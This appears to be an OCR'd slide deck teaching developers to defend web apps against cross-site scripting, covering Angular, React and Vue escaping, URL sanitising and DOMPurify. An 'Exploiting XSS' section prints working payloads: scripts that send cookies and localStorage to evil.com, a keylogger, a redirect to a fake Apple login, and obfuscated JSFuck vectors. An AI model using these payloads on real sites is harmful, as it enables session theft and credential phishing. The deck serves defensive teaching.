Defending against XSS attacks in web apps

Peter Cosemans - Michiel Olijslagers

What is XSS?


What is XSS

- Cross site scripting
  - This was initially the case
  - Not cross site per se
  - Now it's more injection
  - 4,474 times or 15.48% reported in 2023
- OWASP: A03:2021: Injection
- Example: www.domain.com/home?name=Jan+Jansens

```
<h1>Welcome to our site!</h1>
Your name is:
<p>Jan Jansens</p>
```

https://jerrygamblin.com/2024/01/03/2023-cve-data-review

What is XSS



What is XSS

Above average performance | Below average performance | Average performance

Most common platform vulnerability	Platform Average	Financial Services	Government	Telecoms	Retail & E-commerce	Automotive	Media & Entertainment	Computer Software	Internet & Online Services	Cryptocurrency & Blockchain	Travel & Hospitality
Improper access control - generic	*13%*	12%	13%	28%	10%	10%	10%	13%	12%	9%	8%
Information disclosure	*11%*	13%	5%	9%	13%	11%	10%	14%	10%	7%	13%
Cross-site scripting (XSS) - Reflected	*10%*	10%	15%	8%	13%	19%	11%	5%	9%	4%	16%
Insecure direct object reference (IDOR)	*7%*	7%	15%	7%	10%	11%	8%	6%	7%	3%	8%
Privilege escalation	*5%*	6%	4%	3%	3%	4%	5%	6%	5%	5%	5%
Cross-site scripting (XSS) - stored	*5%*	2%	6%	1%	3%	3%	5%	6%	7%	4%	3%
Misconfiguration	*5%*	4%	2%	6%	3%	3%	7%	4%	5%	6%	4%
Improper authentication - generic	*3%*	3%	2%	4%	3%	10%	5%	2%	3%	4%	4%
Business logic errors	*3%*	3%	2%	1%	4%	1%	3%	3%	3%	8%	2%
Cross-site scripting (XSS) - DOM	*3%*	3%	2%	3%	4%	3%	4%	2%	2%	1%	3%

Hackerone, Hacker-powered security report (2023)

Real life examples

Bug bounties

Facebook pays out $25k bug bounty for chained DOM-based XSS

Adam Bannister 09 November 2020 at 17:55 UTC
Updated: 11 November 2020 at 11:45 UTC

Bug Bounty | Social Media | XSS

Researcher awarded five-figure sum for 'easy to exploit' bug

Oculus, Facebook account takeovers net security researcher $30,000 bug bounty

Adam Bannister 05 January 2021 at 15:28 UTC
Updated: 06 January 2021 at 11:16 UTC

Facebook | Bug Bounty | XSS

XSS in virtual reality forum one of three flaws chained to land bumper payout

https://portswigger.net/daily-swig/oculus-facebook-account-takeovers-net-security-researcher-30-000-bug-bounty
https://portswigger.net/daily-swig/facebook-pays-out-25k-bug-bounty-for-chained-dom-based-xss

Real life XSS: Apple

- Lost Mode allows to mark an airtag as lost
- Generates a unique page
  - Serial number of the airtag
  - Phone number of the owner
  - Personal message of the owner
- https://found.apple.com
- Someone find the tag and scans it with nfc
- This opens up the unique page

Has a XSS vulnerability

https://medium.com/@bobbyrsec/zero-day-hijacking-icloud-credentials-with-apple-airtags-stored-xss-6997da43a216
https://youtu.be/wRC7jyhTkEM?si=t-lArOb4M5xP5jU4&t=690

Real life XSS: Apple

- Lost Mode allows to mark an airtag as lost
- Generates a unique page
  - Serial number of the airtag
  - Phone number of the owner
  - Personal message of the owner
- Attacker intercepts request to generate page
- Attacker enters a script as phone number

```
<script>
window.location='https://10.0.1.137:8000/indexer.html';var a = '';
</script>
```

https://medium.com/@bobbyrsec/zero-day-hijacking-icloud-credentials-with-apple-airtags-stored-xss-6997da43a216
https://youtu.be/wRC7jyhTkEM?si=t-lArOb4M5xP5jU4&t=690

Real life XSS: Apple


- Lost Mode allows to mark an airtag as lost
- Generates a unique page
- Attacker intercepts request to generate page
- Attacker enters a script as phone number
- Someone find the tag and scans it with nfc
- This opens up the unique page
- User is immediately redirected to malicious page
- Malicious page contains an “apple login screen”

https://medium.com/@bobbyrsec/zero-day-hijacking-icloud-credentials-with-apple-airtags-stored-xss-6997da43a216
https://youtu.be/wRC7jyhTkEM?si=t-lArOb4M5xP5jU4&t=690



About This AirTag

Anatomy of an XSS Attack

Reflected XSS 💬



Stored XSS


https://website.com
{malicious_content}
{malicious_content}
{malicious_content}

Server side vs dom based XSS

	Non-persistant	Persistant
 Server side	Reflected XSS	Stored XSS
 Client side	DOM-based reflected XSS	DOM-based stored XSS

Exploiting XSS

The following slides are real attacks, do not use these on a website you don't have legal permission for. You will go to jail!

Exploiting XSS: Cookie theft

```
<script>
    var badURL = ‘https://evil.com?data=’ +
    encodeURIComponent(document.cookie);
    var img = document.createElement(“img”);
    img.src = badURL;
</script>
```

Exploiting XSS: local storage theft

```
<script>
for (var i = 0; len = localStorage.length; ++i) {
    var img = document.createElement(“IMG”);
    img.src = “https://evil.com/xss?d=” +
        encodeURI(localStorage.key(i) + “:” +
        localStorage.getItem(localStorage.key(i)));
}
</script>
```

Exploiting XSS: keylogger

```
function spyOnKeyDown(socket) {
    document.onkeydown = function (e) {
        e = e || window.event;
        socket.emit('update', {
            type: 'type',
            msg: e.keyCode
        });
    }
}
```

Exploiting XSS: polyglot


```
javascript:"/*'/*`/*--><html\"onmouseover=/*&lt;svg/*/onload=alert()//>
```


Jim Manico, The Last XSS Defense Talk (2022)

Exploiting XSS: No letters

```
""[(!1+"")[3]+(!0+"")[2]+(''+{})[2]][(''+{})[5]+(''+{})[1]+(""[(!
1+"")[3]+(!0+"")[2]+(''+{})[2]])+""[2]+(!1+'')[3]+(!0+'')[0]+(!0+
'')[1]+(!0+'')[2]+(''+{})[5]+(!0+'')[0]+(''+{})[1]+(!0+'')[1]](((!
1+"")[1]+(!1+"")[2]+(!0+"")[3]+(!0+"")[1]+(!0+"")[0])+"(1)")()
```


https://techiavellian.com/constructing-an-xss-vector-using-no-letters

Exploiting XSS: no letters or numbers

```
[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]][([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]
]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[]
)[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+
[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+
[]]]((!![]+[])[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+([][[]]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+!+[]]+(+[![]]+[][(![]+[])[+
[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+!+[]]]+(!![]+[])[!+[]+!+[]+!+[]]+(+(!+[]+!+[]+!+[]+[+!+[]]))[(!![]+[])[+
[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([]+[])[([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]
]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[
+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+
(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+
[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]][([][[]]+[])[+!+[]]+(![]+[])[+!+[]]+((+[])[([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![
]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[
]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+
[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(!!
[]+[])[+!+[]]]+[])[+!+[]+[+!+[]]]+(!![]+[])[!+[]+!+[]+!+[]]]](!+[]+!+[]+!+[]+[!+[]+!+[]])+(![]+[])[+!+[]]+(![]+[])[!+[]+!+[]])()((![]+[])
[+!+[]]+(![]+[])[!+[]+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])[+[]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[
]]+(!![]+[])[+[]]]+[])[+!+[]+[!+[]+!+[]+!+[]]]+[+!+[]]+([+[]]+![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[!
+[]+!+[]+[+[]]])
```

https://jsfuck.com/

Exploiting XSS: Harlem shake

```
javascript:(function(){function c(){var
e=document.createElement("link");e.setAttribute("type","text/css");e.setAttribute("rel","stylesheet");e.setAttribute("href",f);e.setAttribute("class",l);doc
ument.body.appendChild(e)}function h(){var e=document.getElementsByClassName(l);for(var t=0;t<e.length;t++){document.body.removeChild(e[t])}}function
p(){var
e=document.createElement("div");e.setAttribute("class",a);document.body.appendChild(e);setTimeout(function(){document.body.removeChild(e)},100)}function
d(e){return{height:e.offsetHeight,width:e.offsetWidth}}function v(i){var s=d(i);return s.height>e&&s.height<n&&s.width>t&&s.width<r}function m(e){var
t=e;var n=0;while(!!t){n+=t.offsetTop;t=t.offsetParent}return n}function g(){var e=document.documentElement;if(!!window.innerWidth){return
window.innerHeight}else if(e&&!isNaN(e.clientHeight)){return e.clientHeight}return 0}function y(){if(window.pageYOffset){return window.pageYOffset}return
Math.max(document.documentElement.scrollTop,document.body.scrollTop)}function E(e){var t=m(e);return t>=w&&t<=b+w}function S(){var
e=document.createElement("audio");e.setAttribute("class",l);e.src=i;e.loop=false;e.addEventListener("canplay",function(){setTimeout(function(){x(k)},500);se
tTimeout(function(){N();p();for(var e=0;e<O.length;e++){T(O[e])}},15500)},true);e.addEventListener("ended",function(){N();h()},true);e.innerHTML=" <p>If you
are reading this, it is because your browser does not support the audio element. We recommend that you get a new browser.</p>
<p>";document.body.appendChild(e);e.play()}function x(e){e.className+=" "+s+" "+o}function T(e){e.className+=" "+s+"
"+u[Math.floor(Math.random()*u.length)]}function N(){var e=document.getElementsByClassName(s);var t=new RegExp("\\b"+s+"\\b");for(var
n=0;n<e.length;){e[n].className=e[n].className.replace(t,"")}}var e=30;var t=30;var n=350;var r=350;var
i="//s3.amazonaws.com/moovweb-marketing/playground/harlem-shake.mp3";var s="mw-harlem_shake_me";var o="im_first";var
u=["im_drunk","im_baked","im_trippin","im_blown"];var a="mw-strobe_light";var f="//s3.amazonaws.com/moovweb-marketing/playground/harlem-shake-style.css";var
l="mw_added_css";var b=g();var w=y();var C=document.getElementsByTagName("*");var k=null;for(var L=0;L<C.length;L++){var
A=C[L];if(v(A)){if(E(A)){k=A;break}}}if(A===null){console.warn("Could not find a node of the right size. Please try a different page.");return}c();S();var
O=[];for(var L=0;L<C.length;L++){var A=C[L];if(v(A)){O.push(A)}}})()
```

https://gist.github.com/marcaube/692b5bdb99ba69b9b60f471d2721aa95

Exploiting XSS: even more payloads

- https://github.com/hakluke/weaponised-XSS-payloads
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20Injection
- https://github.com/payloadbox/xss-payload-list/tree/master

Exploiting XSS: injecting payload in the site

- User input
- Third party packages
- Browser extensions
- Google tag manager (or similar)
- Translation data

M. Obaidat, J. Brown and A. A. Hayajneh (2020). Web Browser Extension User-Script XSS Vulnerabilities
https://book.hacktricks.xyz/pentesting-web/browser-extension-pentesting-methodology/browext-xss-example
https://portswigger.net/daily-swig/google-employee-pwned-by-xss-bug-in-chrome-extension

Best Practices for Preventing XSS

Preventing XSS: Weak defenses

- Remove all `<script>` tags from user input?
- Eliminate all special characters?
- Detect and block evil javascript without blocking any good data?
- Disallow user input?... not possible

Preventing XSS: Better solution

- Protect at UI level
  - Frameworks
  - Libraries
  - …
- Secure variables added to the UI
  - Assume all UI Template Variables are potentially risky
  - Server-side protections cannot be relied on

Jim Manico, The Last XSS Defense Talk (2022)

Preventing XSS: libraries

- Libraries
  - .NET: System.Text.Encodings.Web
  - JAVA: OWASP Java Encoder
- Built in to frameworks
  - Svelte
  - React
  - Vue
  - Angular
  - …

JSX Prevents Injection Attacks

It is safe to embed user input in JSX:

```
const title = response.potentiallyMaliciousInput;
// This is safe:
const element = <h1>{title}</h1>;
```

By default, React DOM escapes any values embedded in JSX before rendering them. Thus it ensures that you can never inject anything that's not explicitly written in your application. Everything is converted to a string before being rendered. This helps prevent XSS (cross-site-scripting) attacks.

Jim Manico, The Last XSS Defense Talk (2022)
https://legacy.reactjs.org/docs/introducing-jsx.html#jsx-prevents-injection-attacks

Preventing XSS: Overview

Data type	Context	Defense
String	HTML Body/Attribute GET Parameter Untrusted URL CSS Javascript	Encoding/sanitization
HTML	Anywhere	HTML sanitization
Untrusted JS	Any	Sandboxing and deliver from different domain

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html#xss-prevention-rules-summary
Jim Manico, The Last XSS Defense Talk (2022)

Preventing XSS: Overview

Data type	Context	Defense
String	HTML Body/Attribute GET Parameter Untrusted URL CSS Javascript	Encoding/sanitization
HTML	Anywhere	HTML sanitization
Untrusted JS	Any	Sandboxing and deliver from different domain

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html#xss-prevention-rules-summary
Jim Manico, The Last XSS Defense Talk (2022)

Preventing XSS: Encoding

Encoding/escaping -> potato patato

```
<div id="divA"></div>
```

```
&lt;div id=&quot;divA&quot;&gt;&lt;&#x2F;div&gt;
```

- & → &
- < → <
- > → >
- " → "
- ' → '
- / → &#2F;

https://blog.presidentbeef.com/blog/2020/01/14/injection-prevention-sanitizing-vs-escaping/

Preventing XSS: Escaping

```
<script>alert(1)</script>
```

```
alert(1)
```

```
<scri<script>pt>
alert(1)
</scr</script>ipt>
```

```
<script>alert(1)</script>
```

Escaping is not easy!

https://blog.presidentbeef.com/blog/2020/01/14/injection-prevention-sanitizing-vs-escaping/


Putting text on the screen

Expected output

Welcome Peter

Username

Peter<img src="none" onerror="alert('OMG')">



We want auto escaping (encoding) of any data when rendered.

Automatic HTML escaping

```
const name = `Peter<img src="none" onerror="alert('OMG')">`
```

Template

```
<h3>Welcome {{ name }}</h3>
```


Output

Welcome Peter<img src="none" onerror="alert('OMG')">

Angular will auto escape (sanitize) any data when rendered.

https://angular.io/guide/security#preventing-cross-site-scripting-xss

Automatic HTML escaping



```jsx
const App = () => {
  const name = `Peter<img src="none" onerror="alert('OMG')">`
  return (
    <h1>Welcome { name } </h1>
  )
}
```

JSX

Output

UserName: Peter<img src="none" onerror="alert('OMG')">

React will auto escape (sanitize) any data when rendering.

https://legacy.reactjs.org/docs/introducing-jsx.html#jsx-prevents-injection-attacks

Automatic HTML escaping

```
const name = `Peter<img src="none" onerror="alert('OMG')">`
```

Template

```
<h3>Welcome {{ name }}</h3>
```

Output

Welcome Peter<img src="none" onerror="alert('OMG')">

Vue will auto escape (sanitize) any data when rendered.

https://vuejs.org/guide/best-practices/security.html#html-content

Render a URL

Expected output

Evil output

Render a URL

```
this.url=”javascript:alert("OMG")”
```

Template


```
<a [href]="url">Click Me</a>
```

Its safe in Angular to render a URL, the url will be sanitized

Go to website → unsafe:javascript:alert(“OMG”)

https://angular.io/guide/security#preventing-cross-site-scripting-xss

Render a URL




```
const DynamicLink = ({ url, title }) => {
  return (
    <a href={url}>{title}</a>
  )
}
```

Usage

```
<DynamicLink title="Open Me" url="javascript:alert("OMG")" />
```

Urls in React are NOT sanitized!

Render a URL




```
▶Warning: A future version of React will block javascript: URLs as a security precaution. Use event handlers instead if you can. If you need to generate unsafe HTML try using dangerouslySetInnerHTML instead. React was passed "javascript:alert('is it that simple?')".
    in a (at App.js:64)
    in div (at App.js:56)
    in ProfileDisplay (at App.js:47)
    in div (at App.js:40)
    in App (at src/index.js:9)
    in StrictMode (at src/index.js:8)
```

index.js:1

This warning is in React since mars 2019 🤯

https://github.com/facebook/react/pull/15047


Render a Safe URL



```
function isValidUrl(url) {
  const parsed = new URL(url)
  return [‘https:’, ‘http:’].includes(parsed.protocol)
}
const DynamicLink = ({ url, title }) => {
  return (
    <a href={isValidUrl(url) ? url : ‘#’}>{title}</a>
  )
}
```

Verify a URL before rendering.

Sanitize your URL



```
import { sanitizeUrl } from "@braintree/sanitize-url";

const DynamicLink = ({ url, title }) => {
  return (
    <a href={sanitizeUrl(url) ? url : '#'}>{title}</a>
  )
}
```

Sanitize a URL before rendering.

https://github.com/braintree/sanitize-url

Render a URL

```
this.url = `javascript:alert("OMG")`
```

Template

```
<a :href="url">click me</a>
```

Urls in Vue are NOT sanitized!

https://vuejs.org/guide/best-practices/security.html#url-injection

Preventing XSS: Overview

Data type	Context	Defense
String	HTML Body/Attribute GET Parameter Untrusted URL CSS Javascript	Encoding/sanitization
HTML	Anywhere	HTML sanitization
Untrusted JS	Any	Sandboxing and deliver from different domain

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html#xss-prevention-rules-summary
Jim Manico, The Last XSS Defense Talk (2022)

Render HTML

Expected output


We have some **bold** text

Stored in db as

```
We have some <b>bold</b> text
```

Attacker input

```
Hi <img src="none" onerror="alert('OMG')"><b>Syntax</b>
```



Render HTML

```
this.comment = `Hi <img src="none" onerror="alert('OMG')"><b>Syntax</b>`
```

Template

```
<div [innerHTML]="comment"></div>
```

Output

Template **Syntax**

Its safe in Angular to display html, the data will be sanitized and escaped

Remark: Rendering a SVG in Angular fails (it's untrusted code)

https://angular.io/guide/security#preventing-cross-site-scripting-xss

ElementRef & innerHTML

```
// obtain a native DOM element
@ViewChild("myDiv") myDiv: ElementRef;

ngAfterViewInit() {
  // UNSAFE: bypass security by native DOM manipulation
  this.myDiv.nativeElement.innerHTML = unsafeValue;
}
```

With ElementRef, you can access native DOM elements, where Angular will not apply automatic protection against XSS

Render HTML - bypass security

Sometimes you need to bypass the security; eg svg's

```
constructor(private sanitizer: DomSanitizer) {
   const svg = `Hi <img src="none" onerror="alert('OMG')"><b>Syntax</b>`;
   this.svgImg = sanitizer.bypassSecurityTrustHtml(svg) as string;
}
```


Template

```
<div [innerHTML]="svgImg"></div>
```

Sanitization is disabled by using `bypassSecurityTrustHtml`. Use on your own risk.

https://angular.io/guide/security#preventing-cross-site-scripting-xss

Render HTML




```jsx
const App = () => {
  const comment = `Hi <img src="none" onerror="alert('OMG')"><b>Syntax</b>`;
  return (
    <p dangerouslySetInnerHTML={{ __html: comment }}>
  )
}
```

JSX

React will NOT sanitize content when using `dangerousSetInnerHTML`.
React does not offer a safe alternative

Render safe HTML



```jsx
import DOMPurifying from 'dompurify';
const App = () => {
  const comment = `Hi <img src="none" onerror="alert('OMG')"><b>Syntax</b>`;
  return (
    <p dangerouslySetInnerHTML={{ __html: DOMPurify.sanitize(comment) }}>
  )
}
```

JSX

You need to sanitize the content yourself.

https://github.com/cure53/DOMPurify


Render safe HTML: DomPurify

- HTML sanitisation
- DOMPurify
  - “DOMPurify is a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG.” - DOMPurify

```
